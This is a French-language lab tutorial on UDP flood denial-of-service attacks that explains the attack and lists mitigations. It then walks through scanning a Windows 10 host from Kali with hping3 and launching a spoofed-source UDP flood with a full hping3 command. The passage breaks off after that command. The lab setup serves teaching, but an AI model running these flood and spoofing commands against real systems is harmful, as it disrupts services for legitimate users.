
Une attaque par flood UDP est un type d'attaque de déni de service dans laquelle un grand nombre de paquets de protocole de datagramme utilisateur (UDP) sont envoyés à un serveur cible dans le but de submerger la capacité de ce dispositif à traiter et à répondre. Le pare-feu protégeant le serveur cible peut également être épuisé en raison du flood UDP, entraînant un déni de service pour le trafic légitime.

Dans le cadre d'une attaque par flood UDP, l'attaquant peut également falsifier l'adresse IP des paquets, à la fois pour s'assurer que les paquets ICMP de retour n'atteignent pas leur hôte, et pour anonymiser l'attaque.

Comment fonctionne une attaque par inondation UDP?

Le protocole de réseau User Datagram Protocol (UDP) permet aux applications informatiques d'envoyer des messages, ou datagrammes, vers d'autres hôtes via une adresse IP ou un réseau. Lorsqu'un paquet UDP est reçu par un serveur, son système d'exploitation recherche des applications associées et, s'il n'en trouve aucune, informe l'expéditeur avec un paquet de réponse "destination inaccessible". Contrairement à l'orientation de connexion ou de session de TCP, UDP est un protocole sans connexion et le serveur utilise le protocole de messages de contrôle Internet (ICMP) pour signaler que le paquet UDP original ne peut pas être livré.

Pour initier une attaque par inondation UDP, les attaquants envoient de grandes quantités de trafic UDP avec des adresses IP falsifiées à des ports aléatoires sur un système ciblé. Comme le système doit vérifier le port spécifié dans chaque paquet entrant pour une application d'écoute et émettre une réponse, les ressources du serveur ciblé peuvent rapidement être épuisées, le rendant indisponible au trafic normal et aux utilisateurs légitimes. Les connexions Internet peuvent facilement devenir congestionnées et saturées. Lorsque les paquets UDP sont mal formés avec de petits charges utiles d'attaque d'en-tête, cela augmente les taux de paquets par seconde et peut provoquer une défaillance du matériel sur les cartes réseau Internet.



Comment atténuer une attaque par déni de service (UDP flood) ?

1. Utiliser un pare-feu : Un pare-feu peut aider à bloquer le trafic provenant de sources connues d'attaques par déni de service UDP. En configurant des règles dans votre pare-feu, vous pouvez empêcher le trafic d'atteindre votre réseau et réduire l'impact d'une attaque.
2. Activer la limitation de débit : Vous pouvez limiter le nombre de paquets UDP qui peuvent être reçus par votre réseau pendant une période donnée. Cela peut aider à éviter qu'un afflux de trafic ne submerge votre réseau. Toutefois, un tel filtrage indiscriminé aura un impact sur le trafic légitime.
3. Utiliser un réseau de diffusion de contenu (CDN) : Un CDN peut distribuer le trafic sur plusieurs serveurs, rendant ainsi plus difficile pour une attaque par déni de service UDP de submerger un seul serveur.
4. Mettre en place une segmentation de réseau : La segmentation de réseau peut aider à limiter l'impact d'une attaque en divisant votre réseau en segments plus

petits et plus faciles à gérer. Cela peut empêcher une attaque de se propager sur l'ensemble de votre réseau.

5. Utiliser des systèmes de prévention d'intrusion (IPS) : Un IPS peut aider à détecter et à prévenir les attaques par déni de service UDP en surveillant le trafic réseau et en bloquant le trafic malveillant.

LAB : UDP FLOOD

Dans ce LAB, nous allons effectuer une attaque par déni de service UDP (UDP Flood).

Les Outils qu'on va utiliser sont:


1. Oracle VM VirtualBox
2. Machine Virtuelle (Attaquant): Kali Linux
3. Machine Hôte (Victime): Windows 10
4. Outil: hping3, Resource Monitor, Task manager, Wireshark

Première chose qu'on va faire est d'allumer la machine hôte et lancer la machine virtuelle Kali.

On doit configurer la machine virtuelle Kali pour qu'elle soit dans la même plage réseau que notre machine Windows. Pour ça on va changer les paramètres de la machine virtuelle. On suit les étapes suivants:

Configuration —> Réseau —> Mode d'accès réseau

Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.



Maintenant on doit connaître l'adresse IP de chaque machine. Pour la machine Windows on va utiliser “*invite de command*” et lancer la commande suivante: `ipconfig`.

```
ca Select Command Prompt
Link-local IPv6 Address . . . . . : fe80::91fe:4b5f:9800:3879%2
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Connexion au réseau local* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Connexion au réseau local* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :


Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix . . . . . :
    Link-local IPv6 Address . . . . . : fe80::74f7:ffdc:66d7:f84a%17
    IPv4 Address. . . . . : 192.168.1.26
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::65e:a4ff:fe81:77e0%17
                                         192.168.1.1

Ethernet adapter Connexion réseau Bluetooth:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

C:\Users\AYOUB>
```

L'adresse IP de notre machine Windows est : **192.168.1.26**

Pour la machine Kali, on va ouvrir “*Terminal*” et taper la commander suivante: `ifconfig`.



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.38 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 873 bytes 1025910 (1001.8 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 538 bytes 43424 (42.4 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Sn1 [(kali㉿kali)-[~]]$
```

L'adresse IP de la machine Kali est: **192.168.1.38**

Maintenant On doit tester le ping. Mais avant on va désactiver le Pare-feu sous Windows. Pour ça on suit les étapes suivantes.

Ouvrir Panneau de Configuration —> Système et Sécurité —> Pare-feu Windows —> Activer/Désactiver Pare-feu Windows. ET on le désactive.



Maintenant, on teste le ping en utilisant pour les deux machines la commande suivante: ‘ping @IP’


```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.2728]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AYOUB>ping 192.168.1.38

Pinging 192.168.1.38 with 32 bytes of data:
Reply from 192.168.1.38: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.38:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms


C:\Users\AYOUB>
```




A screenshot of a Kali Linux desktop environment. In the center is a terminal window titled "kali@kali: ~". The terminal shows the command \$ ping 192.168.1.26 followed by several lines of output from a ping request to the IP address 192.168.1.26. The output includes details like ICMP sequence numbers, TTL values, and round-trip times in milliseconds. The terminal has a dark blue background and white text. The desktop background is also dark blue. At the top of the screen, there is a dock with various icons, and the system tray shows the date and time as 7:10.

```
(kali㉿kali)-[~]
$ ping 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=27 ttl=128 time=0.814 ms
64 bytes from 192.168.1.26: icmp_seq=28 ttl=128 time=1.27 ms
64 bytes from 192.168.1.26: icmp_seq=29 ttl=128 time=1.26 ms
64 bytes from 192.168.1.26: icmp_seq=30 ttl=128 time=0.740 ms
64 bytes from 192.168.1.26: icmp_seq=31 ttl=128 time=0.943 ms
64 bytes from 192.168.1.26: icmp_seq=32 ttl=128 time=0.860 ms
64 bytes from 192.168.1.26: icmp_seq=33 ttl=128 time=0.712 ms
```

La dernière étape avant qu'on lancer notre attaque est qu'on va voir la capacité d'utilisation de CPU et le trafique TCP sous notre machine Windows pour qu'on peut faire une comparaison après.





Maintenant on va commencer notre attaque. En utilisant l'outil 'hping3' on lancer la commande suivante pour scanner et trouver les ports ouverts:

```
sudo hping3 -scan 1-65000 192.168.1.26
```

The screenshot shows a terminal window titled "kali@kali: ~". The user has run the command `sudo hping3 --scan 1-65000 192.168.1.26 -S`. The output shows a table of open ports on the target IP 192.168.1.26. The table includes columns for port number, service name, flags, TTL, ID, window size, and length. The results show numerous ports from 135 to 49669 are open, primarily for services like epmap, netbios-ssn, microsoft-d, and various Microsoft ports.

```
(kali㉿kali)-[~]
$ sudo hping3 --scan 1-65000 192.168.1.26 -S
Scanning 192.168.1.26 (192.168.1.26), port 1-65000
65000 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+
|port| serv name | flags | ttl | id | win | len |
+---+-----+-----+-----+-----+
 135 epmap      : .S..A... 128 33762 65392   46
 139 netbios-ssn: .S..A... 128 43490 8192    46
 445 microsoft-d: .S..A... 128 12515 65392   46
 5040          : .S..A... 128 59373 65392   46
 49490         : .S..A... 128 26196 65392   46
 49664         : .S..A... 128 50516 65392   46
 49665         : .S..A... 128 50772 65392   46
 49666         : .S..A... 128 51028 65392   46
 49667         : .S..A... 128 51284 65392   46
 49668         : .S..A... 128 51540 65392   46
 49669         : .S..A... 128 51796 65392   46
All replies received. Done.
Not responding ports:
```

Après qu'on a identifié les ports ouverts, on va choisir l'un de ces ports pour lancer notre attaque. Par exemple le port: 137. Et on lance la commande suivante:

```
sudo hping3 --udp 192.168.1.26 -a 192.168.1.36 -p 137 -c 100000 --flood
```

--udp : UDP mode.

-a : spoof source adresse

-p : pour spécifier le port.

-c : nombre de packets

--flood : envoyer un nombre énorme de paquets avec une vitesse rapide sans attendre la réponse.

Capturing from eth0

File Analyze Statistics Telephony Wireless Tools Help

kali@kali: ~ kali@kali: ~

